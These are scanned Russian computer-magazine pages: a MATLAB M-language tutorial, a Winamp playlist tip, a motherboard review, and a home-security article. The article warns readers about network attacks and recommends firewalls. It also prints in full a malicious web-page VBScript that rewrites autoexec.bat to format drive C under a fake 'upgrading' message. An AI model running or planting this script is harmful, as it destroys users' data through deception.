- **struct** — массивы записей с полями, которые также могут содержать массивы;
- **unit8** — массивы 8-разрядных целых чисел без знаков (математические операции с ними не предусмотрены).

Имеется еще один тип данных, определяемый пользователем — **User-Object**.

До сих пор мы имели дело с данными типов **double** и **char.** Для ознакомления с описанием остальных типов обращайтесь к литературе и системе **help.** Отметим лишь, что ячейки **cell** представляют собой массивы с элементами разных типов. Для отличия от обычных массивов ячейки заключаются в фигурные скобки.

В иерархии типов данных на самом верхнем уровне находятся данные типа **array**, это значит, что все виды данных являются массивами. Типы данных явно не объявляются

М-язык имеет необходимые средства для различных видов программирования:

- процедурного;
- операторного;
- функционального;
- логического;
- структурного (модульного);
- объектно-ориентированного;
- визуально-ориентированного.

Программные модули на М-языке имеют расширение **.m** и называются *m-файлами*.

В системе MATLAB имеются программы двух типов: *Script-файлы* (*сценарии*, или *управляющие программы*) и *m-функции* (*процедуры*). И те, и другие имеют расширение *.m*, причем при обращении к ним расширение *не* указывается.

Главным внешним отличием текстов этих двух видов файлов является то, что *m-функции* имеют первую строку вида:

function [var1,var2,...] = имя функции(par1,par2,...)

Здесь: **var** — выходные выражения (если используется одно выражение, то скобки могут опускаться); **par** — входные параметры (аргументы функции).

Сценарий такой строки не имеет. Он является просто записью последовательности команд без входных и выходных переменных.

Принципиальное отличие заключается в разном восприятии системой имен переменных в этих файлах.

В сценариях все переменные помещаются в рабочее пространство (**Workspace**), как и переменные командного окна. Интеграция с рабочим пространством делает эти файлы удобными для управления вычислительным процессом.

m-функции располагают собственным пространством переменных, изолированным от рабочего пространства системы MATLAB. Поэтому совпадение имен из рабочего пространства и имен внутренних переменных m-функций не приводит к коллизиям.

Переменные, которые используются в теле m-функции и не совпадают с именами формальных параметров этой функции, называются *локальными*. Их область действия полностью ограничена рамками тела данной m-функции. Они не видны из рабочего пространства системы MATLAB и из других m-функций.

Основным каналом передачи информации из командного окна в m-функцию и из одной функции в другую является механизм параметров функции. Другим механизмом передачи информации в функцию являются *глобальные переменные*.

Чтобы рабочая область системы MATLAB и (или) несколько m-функций могли совместно использовать некоторую переменную с заданным именем, ее *всюду*, где она используется, нужно объявить как *глобальную* с помощью ключевого слова **global**.

Локальные переменные не сохраняют своих значений между вызовами функции. При необходимости это преодолевается с помощью *статических* переменных, которые объявляются с помощью ключевого слова **persistent.**

Внутри m-функции могут размещаться другие процедуры (подфункции). Они подчиняются тем же правилам и располагаются в *конце* тела основной функции.

Число входных и выходных параметров в m-функциях может быть переменным.

Система программирования MATLAB допускает построение рекурсивных алгоритмов.

Основные особенности записи текста m-файлов

Если оператор не помещается в одной строке, то эта строка должна заканчиваться тремя точками (...).

В одной строке может помещаться несколько операторов, разделенных символом ";".

Если очередной оператор не заканчивается символом ";", результат его действия при выполнении программы будет выведен в командное окно.

Строка или часть строки, начинающаяся символом "%", рассматривается системой MATLAB как комментарий

и не обрабатывается.

Строки комментария, предшествующие первому исполняемому оператору, рассматриваются как описание программы. Оно может быть выведено по команде

help имя файла

В М-языке переменные не описываются и не объявляются. Любое новое имя воспринимается как имя матрицы. Размер этой матрицы устанавливается при предварительном вводе значений ее элементов, либо определяется действиями по установлению значений ее элементов, описанными в предыдущем операторе или процедуре.

Для выхода из программы в произвольной точке служит оператор **return.**

Основные конструкции М-языка

Ввод-вывод

Для ввода данных используется функция **input.** Существует два варианта этой функции, использование которых понятно из приведенных ниже примеров. Все действия выполнены непосредственно в командном окне. В строках, которые начинаются с символа приглашения ">>", подчеркиванием выделены символы, набираемые пользователем (на самом деле они не подчеркиваются).

а) первый вариант

```
>>R = input('Введите радиус окружности r = ')
Введите радиус окружности r = 12
>> R
R =
    12
```

б) второй вариант

```
>>W = input('Введите выражение  ','s')
Введите выражение  2*sin(pi/6)
W =
2*sin(pi/6)
>> eval(W)
ans =
    1.0000
```

Здесь **'s'** — второй параметр функции **input** — указывает, что будет введено строковое выражение. Мы присвоили это значение переменной **W**, а затем применили встроенную функцию **eval,** которая преобразует символьное выражение в числовое и выполняет вычисления.

Простейший оператор для вывода результатов:

disp (A).

Он записывается с единственным аргументом, который может быть числовым или символьным массивом. Поэтому, если необходимо вывести несколько различных переменных, то их объединяют в массив.

Для более гибкого оформления вывода можно использовать функцию **sprintf.** Она работает аналогично функции **printf** языка Си. Для получения более подробных сведений можно обратиться к литературе и системе **help.**

Напомним, что в MATLAB также имеются средства организации графического интерфейса.

Операторы управления

Все операторы управления (**if, while, switch, for**) заканчиваются словом **end.** Операторы, расположенные между ними, воспринимаются системой как части одного сложного оператора, выполнение которого не начнется до тех пор, пока не появится закрывающий его **end.** Поэтому их можно использовать и в командном окне в режиме калькулятора.

Оператор условного перехода

```
if  условие
    операторы1
            else
    операторы2
end
```

Конструкция else может отсутствовать.

В качестве условия используется выражение типа

выражение1 операция сравнения выражение2

Операции сравнения:

- < — меньше;
- > — больше;
- <= — меньше или равно;
- >= — больше или равно;
- == — равно;
- ~= — не равно;

Например:

```
if 2 < v(tud) < 2.5
    disp('Скорость в допуске')
else
    disp('Скорость не в допуске')
end
```

Если функция **v(tud)** возвращает значение в диапазоне 2...2.5, то будет выведено сообщение: "**Скорость в допуске**".

Истинность или ложность условия понимается как отличие или равенство нулю. Например:

```
A = [1 2; 4 0];
if  A
    b=1;
else
    b=2;
end
```

Здесь переменная **b** получит значение 2, т.к. матрица **A** содержит один нулевой элемент, и все условие считается ложным.

Кстати, запись **if A** по своему действию эквивалентна записи **if A ~= 0.**

Условие может быть составным, тогда выражения объединяются следующими логическими операциями:

- & — логическая операция И (AND);
- | — логическая операция ИЛИ (OR);
- ~ — логическая операция НЕ (NOT).

Возможна более сложная конструкция оператора if, которая позволяет организовать ветвление по нескольким направлениям:

```
if  условие1
    операторы1
elseif  условие2
        операторы2
elseif  условие3
        операторы3
.   .   .
            else
    операторы
end
```

Оператор переключения

```
switch  выражение
case {значение1}
        операторы1
case {значение2}
        операторы2
.   .   .
otherwise
        операторы
end
```

Например:

```
switch var
case {1,2,3}
    disp('Первый квартал')
case {4,5,6}
    disp('Второй квартал')
case {7,8,9}
    disp('Третий квартал')
case {10,11,12}
    disp('Четвертый квартал')
otherwise
    disp('Ошибка в задании')
end
```

Этот фрагмент в ответ на значение переменной var — номера месяца — определяет, к какому кварталу относится заданный месяц.

Операторы цикла

1. `while  условие`

```
        операторы
end
```

Здесь **условие** задается так же, как в операторе **if**, а цикл выполняется до тех пор, пока **условие** сохраняет истинность.

2. `for  имя = НЗ : Ш : КЗ`

```
    операторы
end
```

Здесь: **имя** — имя переменной цикла; **НЗ** — начальное значение переменной цикла; **Ш** — шаг ее изменения; **КЗ** — конечное значение переменной цикла. Если **Ш** = 1, то данный параметр может опускаться.

Например, следующий фрагмент программы

```
str = []; % определение пустого массива
str
for i = 1:9; 
  str = [str  fact(i)]; % fact -
вычисляет факториал значения переменной i
end;
disp(str);
```

дает результат:

```
>> disp(str');
           1
           2
           6
          24
         120
         720
        5040
       40320
      362880
```

Чтобы досрочно выйти из цикла (обоих типов), применяют оператор **break.**

(Окончание следует)


"Продвинутый" playlist для Winamp

А.ГОРЯЧКИН,
г.Кыштым, Челябинской области.
E-mail: anatoliy_goryach@mail.ru

Для удобства проигрывания MP3-файлов в программных плейерах, например, в Winamp, имеется возможность создавать списки воспроизведения (playlist). Многие компьютерные меломаны коллекционируют музыку альбомами. В этой статье я хочу рассказать, как можно создать более удобные и наглядные плейлисты, в которых будут указаны название альбома и год его выпуска. Для этого должна быть соблюдена определенная организация файлов и папок. Каждый альбом какого-либо конкретного исполнителя или группы должен быть размещен в отдельной папке. В каждую из этих папок с файлами MP3 нужно поместить один файл с произвольным именем, имеющий расширение MP3 и нулевую длину. Затем все папки с альбомами одного конкретного исполнителя помещают в одну общую папку.

Создать MP3-файл нулевой длины несложно — в файловом менеджере Far Manager используется комбинация Shift + F4, либо в Проводнике — Файл/Создать/Текстовый документ, а затем надо сменить расширение файла TXT на MP3. Чтобы с этим файлом было удобнее работать, назовем его **#head.mp3**. Этот файл-"пустышка", включенный в плейлист, сыграет роль своеобразного разделителя между альбомами и заголовка для следующего альбома. Файл **#head.mp3** не содержит в себе никаких звуковых данных, а используется только в информационных целях. Затем, загрузив Winamp, создают новый плейлист и указывают в окне "Открытие каталога" путь к общей папке. После этого производят сортировку композиций в плейлисте по каталогам.

Рис. 1



Учитывая особенность MP3-файлов, используют тег ID3 файла **#head.mp3** и записывают туда следующую информацию (**рис.1**). В строку Title вносится год выхода альбома, а в строку Artist — название альбома. Для тех, кто не знает или забыл, как внести информацию в MP3-файл, напоминаю — нужно поместить курсор на имя файла в плейлисте и нажать комбинацию Alt + 3 или щелкнуть правой кнопкой мыши и выбрать в выпадающем меню пункт "ID3 Заголовок файла". Можно разнообразить текстовую информацию различными символами (тире, тильда, звездочки и т.п.). Если название альбома не помещается в отведенное место, используют тег ID3v2 (вторая версия). Сохраняют внесенные данные нажатием на кнопку "Update", и можно наслаждаться полученным эффектом. На **рис.2** показан внешний вид плейлиста с заголовками на "базе" файла **#head.mp3** (позиции 163 и 175).

После внесения данных размер файла **#head.mp3** составляет всего 128 байтов. Именно такой объем занимает тег ID3v1 (первая версия), который добавляется в конец каждого MP3-файла. В принципе, вместо файлов-"пустышек" можно использовать и полноценные звуковые MP3-файлы с коротким временем звучания. Получить их можно, например, из WAV-файлов, используя программы-конверторы. Такой возможностью обладает grabber AudioCatalyst [1].

Рис. 2

Литература

1. Горячкин А. AudioCatalyst 2.1. — Радиомир. Ваш компьютер, 2002, № 2, С. 2.

Защити себя сам!!!

Р.КАРПАЧ,
www.fdd5-25.narod.ru

На войне как на войне...

Перед прочтением статьи начинающим пользователям настоятельно рекомендуется ознакомиться со словарем терминов.

DNS (Domain Name System — система имен доменов) — распределенный механизм имен/адресов, используемых в сети Internet. Применяется для перевода логических имен в IP-адреса, обеспечивая возможность работы с понятными и легко запоминающимися именами вместо неудобоваримых чисел IP-адреса.

Domain (домен) — часть иерархии имен в сети Internet. Синтаксически доменное имя Internet содержит последовательность имен (меток), разделенных точками (.), например, "fdd5-25.narod.ru".

ICMP (Internet Control Message Protocol) — протокол, используемый для контроля за ошибками и сообщениями на уровне IP. ICMP представляет собой часть протокола IP.

TCP (Transmission Control Protocol) — основной транспортный протокол в наборе протоколов Internet, обеспечивающий надежные, ориентированные на соединения, полнодуплексные потоки.

TCP/IP (Transmission Control Protocol/Internet Protocol) — протокол управления передачей/протокол Internet. Известен также как стек протоколов Internet (Internet Protocol Suite). Данный стек протоколов используется в семействе сетей Internet также и для объединения гетерогенных сетей.

Ping (Packet internet groper) — программа, используемая для проверки доступности адресата путем передачи ему специального сигнала (ICMP echo request — запроса отклика ICMP) и ожидания ответа. Данный термин используется как глагол: "Ping host X to see if it is up!"

Port (порт) — абстракция, используемая транспортными протоколами Internet для обозначения многочисленных одновременных соединений с единственным хостом — адресатом. Физический интерфейс компьютера, мультиплексора и т.п. для подключения терминала или модема.

FTP (File Transfer Protocol) — используемый в Internet протокол (и программа) передачи файлов между хост-компьютерами.

Telnet — протокол виртуального терминала в наборе протоколов Internet. Позволяет пользователям одного хоста подключаться к другому удаленному хосту и работать с ним как через обычный терминал.

UDP (User Datagram Protocol) — прозрачный протокол в группе протоколов Internet. UDP, подобно TCP, использует IP для доставки пакетов. Однако, в отличие от TCP, UDP обеспечивает обмен дейтаграммами без подтверждения гарантий доставки.

***

Каждый пользователь, проводящий в Интернете достаточно много времени, может стать потенциальной жертвой сетевой атаки. В чем она может выражаться? Да в чем угодно — от доступа к ресурсам вашего компьютера до банального отсоединения от провайдера. Причем, в последнее время подобные случаи весьма участились. Я не хочу начинать статью с простого описания программ для защиты в Интернете, ведь программы пишутся под конкретную проблему. На мой взгляд, просто следует написать про то, что и как может вызвать поражение пользователя или сервера в сети.

Я сразу хотел бы заострить ваше внимание на довольно необычной угрозе для ваших жестких дисков — это вредоносные скрипты, которые могут находиться на любом сайте.

Вот типичный пример такого скрипта (текст приводится только для ознакомления):

```
<html>
<body>
<script language ="VBScript">
sub Reboot
Set
Shell=CreateObject("WScript.Shell")
Shell.Run "Rundll32.exe
User.exe,ExitWindows"
RunDll
end sub
sub
destruct
set fs=createobject("Scripting.FileSystemObject")'FileSystem
if
fs.fileexists("c:\autoexec.bat") then
set
ab=fs.getfile("c:\autoexec.bat")
ab.attributes=0
end if
set
autoexec=fs.CreateTextFile("c:\autoexec.bat")
autoexec.WriteLine
"@cls"
autoexec.WriteLine "@echo Windows upgrading your system..."
autoexec.WriteLine "@echo Do not abort this process!"
autoexec.WriteLine "@format c: /q /autotest"
autoexec.close
end sub
destruct
format
reboot
</script>
</body>
</html>
```

Этот скрипт мне удалось "выловить" с одной занимательной страницы, на которой он лежал, ожидая момента, чтобы отформатировать мой жесткий диск. Только, видимо, данный скрипт — "неудачный", т.к., к счастью, при запуске он сообщил, что у него в третьей строке есть ошибка.

Однажды мне попался немного другой экземпляр, который прописывал себя в автозагрузку Windows и "вешал" компьютер намертво. Поэтому прошу, не повторяйте моих ошибок, посещая сомнительные сайты, предложенные вам в чате или в очередном спаме.

Продолжая развитие темы статьи, нельзя не затронуть возможные методы обнаружения злоумышленником в Интернете вашего компьютера. Пока вы думаете, читать ли статью дальше, хочу поведать одну жизненную историю. Есть у меня знакомый администратор компьютерного клуба, в котором имеется выделенный канал доступа в Интернет. И вот, долгими ночами, вместо того чтобы

играть как все в COUNTER STRIKE, он сидит с программой "IP сканер" и ищет пользователей, которые на данный момент находятся в сети. Потом уже с помощью другой утилиты сканирует порты их компьютеров.

Итак, какие же действия (атаки) могут проводиться злоумышленниками в отношении компьютеров, находящихся в Интернете?

Ports scan — сканирование компьютерной системы на наличие портов путем попыток их открытия. Эта атака сильно расходует ресурсы системы. Обычно она используется для поиска слабых мест — "дырок" — в ПО атакуемого компьютера и предшествует более элегантной атаке.

Любимое оружие всех сетевых сумасбродов — **Win Nuke**. Наряду с обычными данными, пересылаемыми по TCP-соединению, соответствующий стандарт предусматривает также передачу срочных (Out Of Band) данных. На большинстве PC, работающих под Windows, установлен сетевой протокол NetBIOS, который использует для своих нужд три IP-порта — 137, 138, 139. Как выяснилось, если соединиться с Windows-машиной через 139-й порт и послать в него несколько байтов Out Of Band-данных, то NetBIOS, не зная, что делать с этими данными, попросту "подвешивает" или перезагружает машину. Для Windows 95 это обычно выглядит как "синий экран смерти" с сообщением об ошибке в драйвере TCP/IP и невозможности работы с сетью до перезагрузки ОС. NT 4.0 без сервис-паков перезагружается, NT 4.0 со вторым сервис-паком выпадает в "синий экран". Что же касается Windows 98 SE (пропатченная версия), то думаю, можно быть спокойным. Проведя тест у себя в локальной сети (12 компьютеров), я выяснил, что не один из 18 нюкеров не произвел никакого воздействия на машины. Хотя не исключено, что старая дыра давно используется в новых, еще более коварных целях. Чаще всего жертвой nuke-атаки можно стать в обычном web-чате.

Нельзя обойти вниманием и другой тип нюков, атакующих **ICMP: Internet Control Message Protocol**, используемый для контроля за ошибками и сообщениями на уровне IP. В действительности ICMP представляет собой часть протокола IP. Суть атаки — такая же, как и у стандартного Nuke. На компьютер жертвы высылается сообщение об ошибках, и компьютер виснет намертво.

Что же касается IRC-чатов, то здесь применяется **Puke**. В этом случае злоумышленником осуществляется посылка атакуемому хосту пакета ICMP unreachable error (неизвестная ошибка удаленной системы), что, в свою очередь, вызывает отключение хоста от сервера (обычно IRC). До сих пор речь шла о наиболее распространенных, на мой взгляд, методах атак на обычного пользователя, но не стоит упускать из виду и атаки на сервер, от стабильности которого может зависеть работа сотен людей. Угроза серверу — это и угроза пользователям.

Есть такая "нехорошая" вещь — **Dummy ARP server**. В сети Internet каждый пользователь имеет уникальный IP-адрес, на который поступают все сообщения из глобальной сети. Однако протокол IP — это не столько сетевой, сколько межсетевой протокол обмена, предназначенный для связи между объектами в глобальной сети. На канальном уровне пакеты адресуются по аппаратным адресам сетевых карт. В сети Internet для взаимно однозначного соответствия IP- и Ethernet-адресов используется Address Resolution Protocol. Первоначально хост может не иметь информации о Ethernet-адресах других пользователей, находящихся с ним в одном сегменте, в том числе и о Ethernet-адресе маршрутизатора. Соответственно, при первом обращении к сетевым ресурсам хост отправляет широковещательный ARP-запрос, который получат все станции в данном сегменте сети. Получив данный запрос, маршрутизатор отправляет на запросивший хост ARP-ответ, в котором сообщает свой Ethernet-адрес. Данная схема работы позволяет злоумышленнику послать ложный ARP-ответ, в котором объявить себя искомым хостом (например, маршрутизатором) и в дальнейшем активно контролировать весь сетевой трафик "обманутого" хоста, или, проще говоря, получать все ваши данные. Но это еще не все, что может приключиться с нами, пока мы спим.

Dummy DNS — внедрение в сеть Internet ложного DNS-сервера путем перехвата DNS-запроса. Для реализации атаки злоумышленнику необходимо перехватить DNS-запрос, извлечь из него номер UDP-порта отправителя запроса, двухбайтовое значение ID идентификатора DNS-запроса и искомое имя, а затем послать ложный DNS-ответ на извлеченный из DNS-запроса UDP-порт, в котором указать в качестве искомого IP-адреса настоящий IP-адрес ложного DNS-сервера. Это позволит в дальнейшем полностью перехватить информацию, циркулирующую между "обманутым" хостом и сервером, и активно воздействовать на нее. Необходимым условием осуществления данного варианта атаки является перехват DNS-запроса. Это возможно только в том случае, если атакующий находится либо на пути основного трафика, либо в сегменте настоящего DNS-сервера. Сложность выполнения любого из этих условий делает подобную удаленную атаку трудно осуществимой на практике (попасть в сегмент DNS-сервера и тем более в межсегментный канал связи атакующему, скорее всего, не удастся). Однако в случае выполнения этих условий, появляется возможность осуществить межсегментную удаленную атаку на сеть Internet, что, вообще-то, нежелательно.

IP Hijacking — необходимым условием этого типа атаки является доступ к машине, находящейся на пути сетевого потока. Напомним, что при передаче данных постоянно используются оба поля IP-заголовка пакета. Исходя из их значения, сервер и клиент проверяют корректность передачи пакетов. Существует возможность ввести соединение в "десинхронизированное состояние". Это когда присылаемые сервером данные не будут совпадать с ожидаемым значениями клиента, и наоборот. В данном случае злоумышленник, "прослушивая" линию, может взять на себя функции посредника, генерируя корректные пакеты для клиента и сервера и перехватывая их ответы. Метод позволяет полностью обойти такие системы защиты как, например, одноразовые пароли, поскольку злоумышленник

начинает работу уже после того, как произойдет авторизация пользователя.

UDP storm. Как правило, по умолчанию системы поддерживают работу таких UDP-портов как 7-й ("эхо" — полученный пакет отсылается назад), 19-й ("знакогенератор"— в ответ на полученный пакет отправителю высылается строка знакогенератора) и других. В данном случае хакер может послать единственный UDP-пакет, где в качестве исходного порта будет указан 7-й, в качестве получателя — 19-й, а в качестве адреса получателя и отправителя будут указаны, к примеру, две машины вашей сети (или даже 127.0.0.1). Получив пакет, 19-й порт отвечает строкой, которая попадает в порт 7. Седьмой порт дублирует ее и вновь отсылает на 19-й, и так до бесконечности. Бесконечный цикл съедает ресурсы машин и добавляет на канал бессмысленную нагрузку. Конечно, при первом потерянном UDP-пакете "буря" прекратится.

Traffic analysis (sniffing) — прослушивание канала. Практически все сетевые карты поддерживают возможность перехвата пакетов, передаваемых по общему каналу локальной сети. При этом рабочая станция может принимать пакеты, адресованные другим компьютерам того же сегмента сети. Таким образом, весь информационный обмен в сегменте сети становится доступным хакеру, что в дальнейшем может ему позволить подобрать/придумать другие типы атак против вас. Для успешной реализации этой атаки компьютер злоумышленника должен располагаться в том же сегменте локальной сети, что и атакуемый компьютер.

Атака **Brute Force** ("Грубая сила") используется хакерами в тех случаях, когда доступ к системе либо информации закрыт паролем, а явных уязвимостей обнаружить не удалось. Осуществляется эта атака простым перебором всех возможных либо наиболее часто встречающихся паролей. Во втором случае brute force достаточно часто называют "атакой по словарю".

Fuzzy. Пакет IP содержит поле, определяющее, какой протокол следующего уровня (TCP, UDP, ICMP) получает данные из Internet. Хакеры могут использовать нестандартное значение данного поля для передачи данных, которые не будут фиксироваться стандартными средствами контроля информационных потоков.

Denial of Service (DoS) — это класс атак, приводящих к отказу в обслуживании. Во время таких атак происходит повышенный расход ресурсов процессора и уменьшение пропускной способности канала связи, что может привести к сильному замедлению работы всей компьютерной системы, отдельных задач, либо вообще к полной остановке пользователя. К DoS-атакам относятся **Floods, ICMP flooding, Identification flooding** и другие. Сразу замечу, что многое из нижеописанного применимо только к серверам.

Floods ("затопление"). Во время floods-атак происходит посылка на атакуемую систему (чаще всего ICMP) большого количества UDP-пакетов, которые не несут полезной информации (мусора). В результате происходит сужение полосы пропускания канала, загрузка компьютерной системы анализом пришедших бесполезных пакетов и генерацией ответов на них.

SYN flooding. Затопление SYN-пакетами — самый известный способ "забить" информационный канал. Этот вид DoS-атаки основан на переполнении очереди сервера, после чего сервер перестает отвечать на запросы пользователей. В различных системах работа с очередью реализована по-разному. По истечении некоторого времени (значение зависит от реализации сервера) система удаляет запросы из очереди. Однако ничего не мешает хакеру послать новую порцию запросов. Таким образом, даже находясь на соединении 2400 bps, злоумышленник может посылать каждые полторы минуты по 20...30 пакетов на сервер, поддерживая его в нерабочем состоянии. Эта атака обычно направлена на определенную, конкретную службу, например, Telnet или FTP. Она заключается в передаче пакетов установления соединения на порт, соответствующий атакуемой службе. При получении запроса система выделяет ресурсы для нового соединения, после чего пытается ответить на запрос (послать "SYN-ACK") по недоступному адресу. По умолчанию, NT версий 3.5...4.0 будет пытаться повторить подтверждение 5 раз — через 3, 6, 12, 24 и 48 с. После этого еще 96 с система может ожидать ответ, и только после этого освободит ресурсы, выделенные для будущего соединения. Общее время занятости ресурсов — 189 секунд.

ICMP flooding (flood ping). Перевод с английского на русский — "поток пингов". Во время этой атаки происходит посылка компьютерной системе жертвы большого количества запросов ICMP. В результате происходит уменьшение полосы пропускания канала и загрузка компьютерной системы анализом пришедших пакетов и генерацией ответов на них. *Примечание*: в "мирных" целях пинг используется администраторами и пользователями для проверки работоспособности основных частей транспортной системы вычислительной сети, чтобы оценить работу сети при максимальной нагрузке. При стандартном режиме работы пакеты высылаются через некоторые промежутки времени, практически не нагружая сеть.

DNS flooding. Эта атака производится в отношении серверов имен Internet. Она заключается в передаче большого числа DNS-запросов и приводит к тому, что у пользователей нет возможности обращаться к сервису имен, и, следовательно, работа обычных пользователей невозможна.

DNS scan. Как известно, прежде чем начинать атаку, хакеры осуществляют выявление целей, т.е. поиск компьютеров, которые будут жертвами атаки, а также компьютеров, которые осуществляют информационный обмен с жертвами. Один из способов выявления целей заключается в опросе сервера имен и получении от него всей имеющейся информации о домене.

Unreachable (dest_unreach, ICMP type 3). Эта атака заключается в том, что компьютерной системе "жертвы" посылается сообщение ICMP type 3, которое означает, что порт назначения недоступен. Тем самым злоумышленник обманывает атакуемую систему, вынуждая ее разорвать соединение, т.к. она будет "думать", что пакеты не доходят. ICMP type 3 может посылаться либо клиентской машине, которая затем произведет

отключение, либо серверу — и инициатором отключения станет он.

UDP bomb. При этой атаке передаваемый пакет UDP содержит неправильный формат служебных полей. Некоторые старые версии сетевого ПО при получении подобного пакета производят аварийное завершение работы системы.

Smurf. Атака заключается в передаче в сеть широковещательных ICMP-запросов от имени компьютера-жертвы. В результате компьютеры, принявшие такие широковещательные пакеты, отвечают компьютеру-жертве, что приводит к существенному снижению пропускной способности канала связи, и в ряде случаев — к полной изоляции атакуемой сети. Атака smurf исключительно эффективна и широко распространена.

Pong Floods — это атаки, перечисленные выше, но в качестве обратного действительного IP-адреса отправителя используется поддельный. Тем самым еще больше затрудняется обнаружение хакера.

Конечно, проблему безопасности в сети решить тяжело. Но можно попробовать. Я хочу рассказать, как может себя защитить обычный пользователь, ведь по статистике именно его компьютер чаще всего становиться жертвой. Для обороны нашего с вами здоровья давно разработаны средства "индивидуальной защиты". К ним относятся программы типа firewall (огненная стена). Firewall'ы бывают разными — как для домашнего пользования (Tiny, Personal Firewall, Black Ice), так и для корпоративного. Предприятия сами разберутся, что им делать, а вот обычный, неискушенный пользователь — не всегда. Хочу предложить вашему вниманию двух, на мой взгляд, самых удачных представителей "огненных стен". Они были мною испытаны в разное время и в разных сегментах Интернета.

Outpost Firewall (www.agnitum.com) стал "классикой" пару лет назад, и с тех пор не теряет своих позиций на рынке. Этот пакет был создан специально для новичков, и не требует много времени на изучение своих настроек и возможностей. В то же время, продвинутые пользователи нашли в программе много полезных возможностей, что позволяет создавать изощренные настройки для защиты своего компьютера или сети. Уровень Outpost Firewall был высоко оценен крупнейшими отечественными изданиями, такими как "Компьютер-Пресс", "Софтерра", "Хакер", "Компьютерная Газета". Но в "бочке меда" нельзя не обойтись без "ложки дегтя". В процессе работы было замечено, что компьютеры на базе процессоров AMD 450 и Athlon 1600 XP под управлением системы Windows 98 SE частенько после использования этой программы "вешались" при выключении компьютера. Конечно, я не настаиваю на все 100%, что причина тому — использование Firewall, но такие ситуации возникают довольно часто, и это наводит на некоторые размышления. Тем не менее, возможные недоработки не помешали программе защитить меня от NUKE-атаки, когда я был в чате. Второй эпизод знакомства с Outpost случился намного позже еще в одном чате. На сей раз Firewall выдал, что был запущен ICMP-фраг. В обоих случаях мой компьютер не пострадал, это и является самой лучшей характеристикой программы.

Второй продукт, на котором я хотел бы заострить ваше внимание, также считается одним из лидеров в своей области. Это **Norton Personal Firewall** или одна из его разновидностей — **Norton Internet Security (www.symantec.com)**.

Norton Internet Security специально предназначен для защиты вас от опасностей, которые подстерегают в Internet. К его основным отличительным чертам можно отнести то, что он позволяет закрыть доступ в Internet детям и автоматически преградить путь вирусам и другому вредному коду. Norton Internet Security защищает ваш компьютер как от атак извне, так и от программ-троянов, которые могут попытаться вырваться в сеть с украденной информацией.

Вообще-то, программ подобного рода очень и очень много, и для описания хотя бы десятка из них потребовалась бы не одна журнальная страница. Именно поэтому в завершение этой статьи я хочу привести отрывок одного текста (переведенного с английского), который был написан для программы **Black Ice** (Firewall) еще в 1999 г.:

"Большинство хакеров являются неопытными детьми, желающими пошутить. Они просто хотят порисоваться перед своими друзьями тем, что могут взломать систему. К несчастью, даже неопытный взломщик может нанасти серьезный ущерб, войдя в вашу сеть. Корпорации давно узнали о рисках для их бизнеса, вызванных хакерами. Тем не менее, большинство министерств внутренних дел и пользователей не подозревают, что могут сделать хакеры. Они могут сделать ваш компьютер полностью непригодным к работе. Хакеры могут украсть или удалить важные данные. Находчивый взломщик может нанести огромный финансовый ущерб компаниям, использующим Internet. В 1997 г. комиссия Сената США установила, что компьютерные преступления "стоят" от 500 миллионов до 10 миллиардов долларов за год. Институт компьютерной безопасности опросил 428 специалистов информационной безопасности — 42% респондентов указали, что в течение прошлого года происходило несанкционированное использование их компьютерных систем. И все из-за отсутствия централизованного управления или недостаточного финансирования."

Напомню еще раз, что такая ситуация была в 1997 г. С тех пор многое изменилось, но одна вещь осталось незыблемой — на безопасности экономить нельзя!

При создании статьи были использованы материалы с сайта http://kiev-security.org.ua

Рисунок О.Попова

ЛИСТАЯ СТРАНИЦЫ

Какой только экзотики не встретишь в компьютерном мире. Вот еще одна "штучка" — **материнская плата, в которую встроена электронная лампа**. Хорошо еще, что не детекторный приемник или искровой передатчик. Об этой "маме" рассказывает *С.Андрианов* в статье "Реинкарнация электронной лампы" **(Мир ПК, №3/2003, С.42...43)**.

Характеристики новой системной платы AOpen AX4B-533 Tube, вроде бы, вполне стандартные, отмечает автор. Она предназначена для процессора Pentium 4 с частотой 1,4...2,4 ГГц (Socket 478), собрана на базе чипсета Intel 845E, содержит дисковый UDMA 33/66/100, сетевой и шестиканальный (5.1) звуковой контроллеры, а также шесть разъемов USB 2.0. Однако спутать ее с любой другой платой невозможно — нечасто можно встретить компьютерное устройство, содержащее электронную лампу. По замыслу конструкторов, это позволит обеспечить высококачественное звуковоспроизведение.

Поскольку лампа требует высоковольтного питания, на плате пришлось установить импульсный преобразователь на 115 В. Вместе со вспомогательными цепями лампа занимает довольно много места — от половины гнезд PCI разработчики отказались, оставив только три. Лампа представляет собой сдвоенный триод, включенный по схеме катодного повторителя. Другими словами, ей отведена довольно скромная роль согласующего элемента, не берущего на себя функции усиления или преобразования сигнала.

У платы есть еще одна интересная особенность — собранный на этой плате ПК может выполнять функции CD-плеера даже без операционной системы. Нужная программа зашита прямо в микросхему BIOS. При включении компьютера, после процедуры POST, на экране появляется изображение проигрывателя. По умолчанию, если в это время в дисководе находится музыкальный диск, начинается его воспроизведение, если же нет, то загружается ОС. Управление плеером выполняется с клавиатуры.

